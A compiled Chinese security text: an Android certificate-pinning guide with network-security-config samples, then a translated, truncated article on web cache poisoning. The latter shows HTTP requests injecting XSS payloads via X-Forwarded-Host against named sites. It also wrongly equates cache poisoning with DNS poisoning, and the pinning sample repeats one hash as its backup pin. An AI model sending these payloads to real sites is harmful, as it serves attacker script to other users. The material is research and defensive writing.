在此之后无效 2029年2月12日 星期一 中国标准时间 07:59:59

公共密钥信息

算法 RSA 加密 ( 1.2.840.113549.1.1.1 )  
参数 无  
公共密钥 256 字节: 8E C2 02 19 E1 A0 59 A4 ...  
指数 65537



隐藏证书

好

但是锁定中间证书的方案会遇到一个问题,那就是更换证书 CA(数字证书颁发机构).这就需要通过备份一些可能会用的到 CA 指纹.中间证书的量级相对于根证书要高出很多,而且也不好预测将来可能会更换到哪些中间证书.

先挂起这个安全性不错但是,冗余相对难操作的方案,进入下一锁定策略.

根证书锁定 Root certificate pinning

参考操作系统更新预埋 CA 根证书的机制,通过自升级完成锁定 CA 的指纹更新.Android N 系统约内置了 150 多个系统根证书.而实际作为一个应用是不需要信任这么多 CA 的根证书



的.可靠卖证书的 CA 就那么十来家,业务的安全需求决定了你需要哪类证书.这样备份证书的范围就收窄了,且根证书的数量级相对小.所以就没中间证书备份难的问题.

系统	用户
AC Camerfirma S.A. Chambers of Commerce Root - 2008	<input type="checkbox"/> 开启
AC Camerfirma S.A. Global Chambersign Root - 2008	<input type="checkbox"/> 开启
AC Camerfirma SA CIF A82743287 Chambers of Commerce Root	<input type="checkbox"/> 开启
AC Camerfirma SA CIF A82743287 Global Chambersign Root	<input type="checkbox"/> 开启
ACCV ACCVRAIZ1	<input type="checkbox"/> 开启
Actalis S.p.A./03358520967 Actalis Authentication Root CA	<input type="checkbox"/> 开启
AddTrust AB AddTrust Class 1 CA Root	<input type="checkbox"/> 开启
AddTrust AB AddTrust External CA Root	<input type="checkbox"/> 开启
AddTrust AB AddTrust Public CA Root	<input type="checkbox"/> 开启
AddTrust AB AddTrust Qualified CA Root	<input type="checkbox"/> 开启
AffirmTrust AffirmTrust Commercial	<input type="checkbox"/> 开启
AffirmTrust AffirmTrust Networking	<input type="checkbox"/> 开启

目前主流的 SSL 证书主要分为 DV < OV < EV,安全性和价格一次递增的。

DV 和 OV 型证书最大的差别是：DV 型证书不包含企业名称信息；而 OV 型证书包含企业名称信息,以下是两者差别对比表：

	DV	OV
包含企业名称信息	否	是
验证公司名称合法性	否	是
通过第三方查询电话验证	否	是
域名验证方式	管理员邮箱批准	查询whois信息是否一致
验证时间	最快10分钟签发	一般2-3天完成签发
证书可信度	低	较高

OV 型和 EV 型证书,都包含了企业名称等信息,但 EV 证书因为其采用了更加严格的认证标准,浏览器会对 EV 证书"标绿"+"ID 显示"(是的,VIP 绿钻待遇,凸显尊贵身份)。

 GoDaddy INC. [US] | <https://certs.godaddy.com/repository/>

综合看来根锁定策略的安全性,实施难度现在看来是比较适合账号业务的.接下来就是备份证书的选择.


备份锁定证书的主要的考量因素:

有效期


安全性

兼容性


下图是 win7 的内置根证书,其中有相对效期较长 CA 分别有:Godaddy,DigiCert,Thawte.这三家在 win7 的这四个根证书均在 2031 年之后才生效.建议选择这类根作为备份,因为这些有效期长且在较早的系统版本中预埋,说明兼容性也过关.如果对安全性有更改追求可以预埋些 EV 证书比如 DigiCert High Assurance EV Root CA.



其中 GoDaddy Class 2 Certification Authority Root Certificate 是交叉证书,根证书交叉链的示意图如下。



Godaddy G1 和 G2 真实的交叉状态如下,也就是 G1 个 G2 两个根都能验过交叉中间证书签发的站点证书.这样情况建议将 G1 和 G2 的根均做预埋备份。



解决证书备份后问题,比如锁的根 2031 年到期,2031 年之后应该如何处理.锁定超期是否应该拒绝连接?根据业务特性做选择:

拒绝连接,安全优先

允许连接,可用优先

提示风险让用户选择,折中策略

android 8.0.0 下京东的锁定异常选择提示如下图 (android 6.0.1 中没有此检测)





## 客户端系统证书锁定 system ca pinning

这个锁定方案相对前三个要保守许多,安全性提升也相对有限,所以业务代码出问题的概率也变的极小.

你需要做的仅仅是将通用操作系统中用户安装的第三方证书移除 APP 的证书信任列表.Android7.0 后已经开始默认支持此特性,可以通过 network-security-config 更改配置.

在 Android 7.0 中,通过使用说明性\_“网络安全性配置”\_(而不是使用传统的易出错的编程 API,例如>X509TrustManager),应用可以安全地自定义其安全(HTTPS、TLS)连接的行为,无需任何代码修改.

支持的功能：

自定义信任锚:让应用可以针对安全连接自定义哪些证书颁发机构 (CA) 值得信赖.例如,信任特定的自签>署证书或限制应用信任的公共 CA 集.

仅调试重写:让应用开发者可以安全调试其应用的安全连接,而不会增加安装基础的风险.

明文流量选择退出:让应用可以防止自身意外使用明文流量.

证书固定:这是一项高级功能,让应用可以针对安全连接限制哪些服务器密钥受信任.

默认情况下,面向 Android 7.0 的应用仅信任系统提供的证书,且不再信任用户添加的证书颁发机构 (CA).如果面向 Android N 的应用希望信任用户添加的 CA,则应使用网络安全性配置以指定信任用户 CA 的方式.

## 0x05 网络安全性配置 network-security-config 使用参考

完整用法请阅读

<https://developer.android.com/preview/features/security-config.html>

<https://developer.android.com/training/articles/security-config>

这里列举几个常用的配法.

系统证书锁定配置参考

信任系统证书 移除了 用户安装的证书的信任

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <base-config>
    <trust-anchors>
      <certificates src="system"/>
```



```
</trust-anchors>
</base-config>
</network-security-config>
```

release 模式下只信任系统证书

debug 模式下加入对信任用户安装的证书

```
<?xml version="1.0" encoding="utf-8"?>
<network-security-config>
  <base-config>
    <trust-anchors>
      <certificates src="system"/>
    </trust-anchors>
  </base-config>

  <debug-overrides>
    <trust-anchors>
      <certificates src="system"/>
      <certificates src="user"/>
    </trust-anchors>
  </debug-overrides>
</network-security-config>
```

根证书锁定配置参考

强制锁定了两个根证书 GoDaddy Class 2 Certification Authority Root Certificate 和 DigiCert

debug 模式下加入对信任用户安装的证书

超过 2034-06-30 锁定解除.

```
<?xml version="1.0" encoding="utf-8"?> <network-security-config>
  <!-- Official Android N 7.0 API -->
  <domain-config>
    <domain includeSubdomains="true">www.mi.com</domain>
    <pin-set expiration="2034-06-30">
      <!--GoDaddy Class 2 Certification Authority Root Certificate-->
      <pin digest="SHA-256">VjLZe/p3W/PJnd6lL8JVNBCGQBZynFLdZSTIqcO0SJ8=</pin>
      <!--backup pin-->
      <pin digest="SHA-256">VjLZe/p3W/PJnd6lL8JVNBCGQBZynFLdZSTIqcO0SJ8=</pin>
    </pin-set>
```

```
<!-- TrustKit Android API -->
<trustkit-config enforcePinning="true">
    <!-- Add a reporting URL for pin validation reports -->
    <report-uri>http://report.m.com/log_report</report-uri>
</trustkit-config>
</domain-config>
<debug-overrides>
    <trust-anchors>
        <!-- For debugging purposes, add a debug CA and override pins -->
        <!--<certificates overridePins="true" src="@raw/debugca" />--> <certificates
overridePins="true" src="user"/>
    </trust-anchors>
</debug-overrides>
</network-security-config>
```

## 0x06 IoT 设备上的证书锁定

设备 ROM 发版相对 app 发版要复杂许多,所以设备的证书锁定场景复杂性更高.这样先将设备抽象成两大类

系统自带证书的通用操作系统比如 AndroidTV.

系统没有预制证书的实时操作系统(RTOS).

如果设备是第一类通用操作系统比较好处理

如果证书是 CA 签发的,只需信任系统证书即可,最好同时开启系统分区保护.

如果证书是自签发的,除了信任系统证书以外额外只信任此自签发证书即可,切勿为了跑通业务盲目信任所有证书.一些业务刚开发的时候可能还没买证书,所以初期代码是信任所有证书,后来买正式证书后忘记修复证书信任代码.例如没买证书之前 curl 使用了 -k 参数,买完证书后忘记统一除去此参数.

-k, --insecure Allow connections to SSL sites without certs (H)

如果设备是第二类 RTOS,首先得确认其是否支持 SSL,其上运行的业务是否需要 SSL.如果需要且支持,则可以通过自行预制根再参考前文完成锁定.

## 0x07 重复造轮子

PinKit 是一个 android 下简化的证书锁定工具类

PinKit 方便 SDK 集成,不与 network-security-config 冲突.

网上代码大多取 public key 的 hash 进行 base64 encode sha256 当为 Pin 码,而浏览器上显示的是证书指纹的 sha256.为了方便肉眼观察 PinKit 采用了同浏览器一致的证书指纹 hex encode sha256 当为 Pin 码

PinKit 同 TrustKit 和 AndroidPinning 类似,都 do the system's SSL validation: 先用系统的 TrustManagerImpl 和内置 CA 验一遍,再用锁定的 CA 验. (所以自签发证书这个库来锁需要注意下配置) 这样更为稳妥,至少有系统默认的一套为你兜底. 但是貌似有些臃肿,和其两次做 hostnameVerified 类似.



参考 TrustKit 完成 SSLPinKitDemo 如下

<https://github.com/WooyunDota/SSLPinKitDemo>

## 0x08 常见 Q&A

测试如何抓包了?

判断下 app 是 debug 版本还是 release 版本,debug 版本不锁证书或者在锁定列表里加入一个测试证书.

做了根证书锁定如果换 CA 怎么办了?

如果只是系统证书锁定则不考虑此场景,如果是根证书锁定则需加入一些更换可能性较高 CA 的根证书指纹做备份,建议选择安全性较高 EV 证书,当然也会贵一些了.注意根证书的超期时间,选择时效长一些的.

webview 中是的请求是否要做证书锁定?

不建议,不推荐在 webview 中做证书锁定.

证书吊销,失效等问题是否需要业务自己再实现一次?

不需要,方案复用系统 TM 检测.在系统 TrustManger 基础上收缩 CA 根证书的范围.

会影响正常用户的代理(梯子软件)的使用吗?

一般是没有影响的.

## 0x09 X.509 v3 format

The basic X.509 v3 format described in ASN.1:

-----  
-- X.509 signed certificate  
-----

SignedContent ::= SEQUENCE

```
{
  certificate      CertificateSigned,
  algorithm        Object Identifier,
  signature        BITSTRING
}
```

-----  
-- X.509 certificate to be signed  
-----

CertificateToBeSigned ::= SEQUENCE

```
{
  version          [0] CertificateVersion DEFAULT v1,
  serialNumber      CertificateSerialNumber,
  signature         AlgorithmIdentifier,
  issuer            Name
  validity          Validity,
  subject           Name
  subjectPublicKeyInfo SubjectPublicKeyInfo,
  issuerUniqueIdentifier [1] IMPLICIT UniqueIdentifier OPTIONAL,
  subjectUniqueIdentifier [2] IMPLICIT UniqueIdentifier OPTIONAL,
  extensions        [3] Extensions OPTIONAL
}
```

## 0x10 Reference

<https://medium.com/@appmattus/android-security-ssl-pinning-1db8acb6621e>

<https://developer.android.com/training/articles/security-config>

[https://msdn.microsoft.com/en-us/library/windows/desktop/bb540800\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb540800(v=vs.85).aspx)

<https://www.myssl.cn/home/article-61.html>

## 网页缓存投毒技术详解

作者：James Kettle

译者：lucywang

原文来源：<http://www.4hou.com/web/13129.html>

缓存投毒 ( Cache poisoning ), 通常也称为域名系统投毒 ( domain name system poisoning ), 或 DNS 缓存投毒 ( DNS cache poisoning )。它是利用虚假 Internet 地址替换掉域名系统表中的地址, 进而制造破坏。当网络用户在带有该虚假地址的页面中进行搜寻, 以访问某链接时, 网页浏览器由于受到该虚假条目的影响而打开了不同的网页链接。在这种情况下, 蠕虫、木马、浏览器劫持等恶意软件就可能会被下载到本地用户的电脑上。随着恶意软件传播的增多, 缓存投毒的方法也层出不穷。

网页缓存投毒长期以来一直是一个难以被捕捉的漏洞, 甚至可以说, 它仅是一种理论上的威胁, 主要用于吓唬开发人员乖乖修补任何人都无法实际利用的所谓漏洞。


在本文中, 我将介绍如何通过使用复杂的网页功能将其缓存转换为漏洞, 进而利用虚假地址访问发起攻击。

我将通过漏洞来说明和开发这种技术, 这些漏洞使我能够控制众多流行的网站和框架, 包括从简单的单一请求攻击到劫持 JavaScript、跨越缓存层、攻击社交媒体和云服务。最后, 我将讨论如何防御缓存投毒。

### 核心概念

#### 缓存 101

要掌握缓存投毒, 你就需要快速了解缓存的基本原理。网页缓存位于用户和应用程序服务器之间, 用于保存和提供某些响应的副本。在下图中, 你可以看到三个用户一个接一个地获取了相同的资源。



缓存的目的是通过减少延迟来加速页面加载，同时减少应用服务器上的载荷。所以，一些公司会使用 Varnish 之类的软件来管理自己的缓存，而另一些公司则选择使用 Cloudflare 这样的内容分发网络(Content Delivery Network, CDN)，缓存分散在各个地理位置。此外，一些流行的网页应用程序和框架(如 Drupal)也有内置缓存的功能。

除此之外，还有其他类型的缓存，例如客户端浏览器缓存和 DNS 缓存，但它们不是本文研究的重点。

### 缓存键 ( Cache key )

不过缓存还潜伏了很多危险的假设，每当缓存接收到对资源的请求时，它需要先决定是否已保存了同样的副本，是否可以使用该副本进行响应，或者是否需要将请求转发给应用服务器。

确定两个请求是否试图加载相同的资源可能比较困难，而要求请求按字节顺序进行匹配则是完全无效的，因为 HTTP 请求中充满了无关紧要的数据，例如请求者的浏览器：

```
GET
/blog/post.php?mobile=1
HTTP/1.1
Host:
example.com
User-Agent:
Mozilla/5.0 ... Firefox/57.0
Accept: */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://google.com/
Cookie: jessionid=xyz;
Connection: close
```

于是缓存使用了一个叫做缓存键的概念来解决这个问题，HTTP 请求的一些特定组件被用于完全识别被请求的资源。在上面的请求中，我用橙色突出显示了典型缓存键中包含的值。

这意味着缓存认为以下两个请求是等效的，并且会很迅速地用第一个请求缓存的响应来响应第二个请求。

```
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 ... Firefox/57.0
Cookie: language=pl;
```




```
Connection: close
GET /blog/post.php?mobile=1 HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 ... Firefox/57.0
Cookie: language=en;
Connection: close
```

这样，该页面在对第二位访问者进行响应时，就可能将发生错误的传递下去。这意味着，由不采用无键输入而触发的响应的任何错误，都可以存储并提供给下一个请求用户。理论上，网页可以使用“Vary”响应标头来指定应该输入的其他请求头。可实际上，Vary 标头仅以最低要求使用，像 Cloudflare 这样的 CDN 就可以完全忽略了此要求，如此一来，用户甚至没有意识到他们使用的应用程序实际上完全可以响应任何基于标头的输入。

## 缓存投毒原理 ( Cache Poisoning )


网页缓存投毒的目的是发送一个导致有害响应的请求，该响应被保存在缓存中并提供给其他用户。



在本文中，我将使用无键输入（如 HTTP 标头）来进行网页缓存投毒，不过这不是网页缓存投毒的唯一方法，你也可以使用 HTTP 响应拆分攻击（HTTP Response Splitting）和 Tomcat 请求漏洞（Request Smuggling）。请注意，网页缓存还支持一种称为网页缓存欺骗的攻击，千万不要把该攻击类型与网页缓存投毒的概念混淆了。

## 无键输入存投毒方法

我将使用以下方法查找缓存投毒漏洞：



第一步是识别无键输入内容，不过。手工完成这项工作非常繁琐，因此我开发了一个名为 Param Miner 的开源 Burp Suite 扩展，通过猜测标头或 cookie 名称来自动执行此步骤，并观察它们是否对应用程序的响应产生影响。

找到无键输入内容后，接下来要做的就是评估缓存投毒的威力，然后尝试将其存储在缓存中。如果存储失败，你需要更好地了解缓存的运行方式，并在重新尝试之前找到一个可缓存的目标页面。页面是否能被高速缓存可能取决于各种因素，包括文件扩展名、内容类型、路由、状态代码和响应标头。

缓存的响应可以屏蔽无键输入，因此如果你尝试手动检测或探索无键输入，则 cache-buster 是至关重要的。如果加载了 Param Miner，则可以通过向查询字符串添加一个值为 \$ randomplz 的参数来确保每个请求都具有唯一的缓存键。

当审计一个在线网站时，实施意外投毒的攻击力非常大。Param Miner 通过向来自 Burp 的所有出站请求添加 cache-buster 来缓解这种情况。此 cache-buster 具有固定值，因此你可以观察到自己所发起的缓存行为，而不会影响其他用户。

## 测试案例

现在以测试案例来做一下详细的解释，注意测试时，本文所讨论的所有漏洞都已被报告和修补，但出于测试需要，我又临时编写了一些漏洞。

其中许多案例研究在无键输入中利用了 XSS 等辅助漏洞，不过要记住，如果不实施缓存投毒，这些漏洞是无用的，因为没有可靠的方法来强制另一个用户在跨域请求上发送自定义标头，这可能就是它们这么容易被找到的原因。

### 基本步骤

首先，让我们来看看 Red Hat 的主页。 Param Miner 立即发现了一个无键输入：

```
GET /en?cb=1 HTTP/1.1
```

```
Host: www.redhat.com
X-Forwarded-Host: canary

HTTP/1.1 200 OK
Cache-Control: public, no-cache
...
<meta property="og:image" content="https://canary/cms/social.png" />
```

我们可以看到应用程序已使用 X-Forwarded-Host 标头在 <meta> 标签内生成 Open Graph URL。下一步是探索它是否可利用，我将从一个简单的跨站点脚本有效载荷开始。

```
GET /en?dontpoisoneveryone=1 HTTP/1.1
Host: www.redhat.com
X-Forwarded-Host: a."><script>alert(1)</script>

HTTP/1.1 200 OK
Cache-Control: public, no-cache
...
<meta property="og:image" content="https://a."><script>alert(1)</script>" />
```

可以确认，程序已经做出一个响应，它将对任何查看它的人执行任意 JavaScript。最后一步是检查此响应是否已存储在缓存中，以便将其传递给其他用户。你可以先通过重新发送没有恶意标头的请求进行验证，然后直接在另一台计算机上的浏览器中直接获取 URL。

```
GET /en?dontpoisoneveryone=1 HTTP/1.1
Host: www.redhat.com

HTTP/1.1 200 OK
...
<meta property="og:image" content="https://a."><script>alert(1)</script>" />
```

尽管这个响应没有任何表明缓存存在的标头，但我编写的漏洞明显已被缓存。快速 DNS 查询提供了以下的解释：www.redhat.com 是 www.redhat.com.edgekey.net 的 CNAME，表明它正在使用 Akamai 的 CDN。

### 请谨慎投毒案例

以上 我已经证明可以通过投毒 https://www.redhat.com/en?dontpoisoneveryone=1 来进行攻击，以避免影响网站的实际访问者。为了真正对该博客的主页进行投毒攻击，并将我的漏洞传递给所有后续访问者，我需要确保在缓存的响应过期后将第一个请求发送到主页。

虽然，你可以尝试使用像 Burp Intruder 或自定义脚本之类的工具来发送大量请求，但是这种高流量的方法很难做到这一点。攻击者可以通过对目标的缓存到期系统 ( cache expiry system ) 进行逆向工程，并通过浏览文档和监控网站来预测准确的到期时间来避免这个问题。

在 unity3d.com 中获取此缓存投毒漏洞的方法：

```
GET / HTTP/1.1
Host: unity3d.com
X-Host: portswigger-labs.net

HTTP/1.1 200 OK
Via: 1.1 varnish-v4
Age: 174
Cache-Control: public, max-age=1800
...
<script src="https://portswigger-labs.net/sites/files/foo.js"></script>
```

我利用了一个无键输入 X-Host 标头，用于生成脚本导入。响应标头“Age”和“max-age”分别指定当前响应的时间和它将过期的时间。综合来看，这些信息就是要告诉我们应该发送有效载荷的精确时间，以确保我们的响应被缓存。

### 选择性投毒案例

HTTP 标头可以加速缓存的内部运行效率，以下面这个著名的网站为例，它的使用速度很快，可惜无法命名。

```
GET / HTTP/1.1
Host: redacted.com
User-Agent: Mozilla/5.0 ... Firefox/60.0
X-Forwarded-Host: a"><iframe onload=alert(1)>

HTTP/1.1 200 OK
X-Served-By: cache-lhr6335-LHR
Vary: User-Agent, Accept-Encoding
...
<link rel="canonical" href="https://a">a<iframe onload=alert(1)>
</iframe>
```

乍一看，它几乎与本文讲的第一个样本相同。但是，Vary 标头告诉我们，用户代理可能只是缓存密钥的一部分，而且我经过手动测试也确认了这一点。我使用的是 Firefox 60，这意

意味着，我的漏洞只会提供给其他 Firefox 60 用户。因此，我们可以使用一个流行的用户代理列表来确保大多数访问者接受我们的漏洞，但这种行为使我们可以选择更具选择性的攻击。如果你了解目标的用户代理，则可以针对特定人员发起攻击，甚至可以隐藏自己的攻击意图。

## DOM 投毒

利用无键输入的过程并不总是像粘贴 XSS 有效载荷那样容易，比如以下的要求：

```
GET /dataset HTTP/1.1
